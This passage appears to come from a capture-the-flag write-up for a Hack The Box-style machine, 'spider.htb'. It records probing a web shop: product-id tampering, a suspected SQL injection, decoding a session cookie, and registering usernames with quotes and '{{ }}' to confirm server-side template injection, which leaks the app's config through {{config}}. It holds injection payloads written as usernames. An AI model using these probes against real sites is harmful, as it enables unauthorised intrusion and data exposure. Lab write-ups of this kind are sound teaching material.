
Change product details id to 0 or -1



Check on search tab




Search result



1.6 SQLi test


Discovered SQLi might works.



Blank page or product not listed. Normally a web application should give the product Not Found, etc...

1.7 JWT session cookie


Discovered a JWT on the developer tool



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
session	eyJjYXJ0X2l0ZW1zIjpbIjQ...	spider.htb	/	Session	136	true	false	None	Sun, 24 Oct 2021 0...

```
Data
session: "eyJjYXJ0X2l0ZW1zIj...oNK4TECHfH9XSHz7g"
  Created: "Sun, 24 Oct 2021 02:21:28 GMT"
  Domain: "spider.htb"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: true
  Last Accessed: "Sun, 24 Oct 2021 03:00:54 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 136
Parsed Value
  session: Array
    0: "eyJjYXJ0X2l0ZW1zIjpb...1MTIxYmI3ZjMxMzEifQ"
    1: "YXTHBw"
    2: "qnbJDuTAgOoNK4TECHfH9XSHz7g"
    length: 3
    __proto__: Array
```

Decode it. Displayed the user id and the cart item added



```
eyJjYXJ0X2l0ZW1zIjpbIjQiLCIyIl0sInV1aWQ
iOiJkNTVlNGRlOS0wMmJiLTRmNWYtYjM0Ny01MT
IxYmI3ZjMxMzEifQ.YXTHBw.qnbJDuTAgOoNK4T
ECHfH9XSHz7g
```

Warning: Looks like your JWT payload is not a valid JSON object. JWT payloads must be top level JSON objects as per https://tools.ietf.org/html/rfc7519#section-7.2

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "cart_items": [
    "4",
    "2"
  ],
  "uuid": "d55e4de9-02bb-4f5f-b347-5121bb7f3131"
}
```


PAYLOAD: DATA

```
"at�\u0007"
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

1.8 Create 2nd new account with double quote



User Registration.


Username: soda"'

Confirm username: soda"'

Password: ●●●●

Confirm password: ●●●●

Result successful created the account



Admin login.


Username (UUID given at registration!)

2655a169-f2ae-4cb7-af48-2585e62eeb0c


Password

soda

Logged in. All displayed information on the home page is similar as before



Check user information. Discovered that the quote had been discarded



User information

Username


soda

UUID


2655a169-f2ae-4cb7-af48-2585e62eeb0c

Missing double and single quote

1.9 3rd credentials with double curly braces



Check on user information. Discovered that the username and uuid not displayed instead of server error page




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Might have SSTI flaw

1.10 SSTI test

Check on user information page. Discovered that SSTI is works



User information


Username: 2

UUID: f329c3db-a8d4-4d00-83d8-2d09747924c6

Do the epression of the multiple from {{1*2}}

Zeta Products.

{{config}}



User information


Username: <Config {'ENV': 'production', 'DEBUG': False, 'T

UUID: 36a1bee8-0ac0-42e2-9a3e-ebd9d1bdc0cb

{{config}}

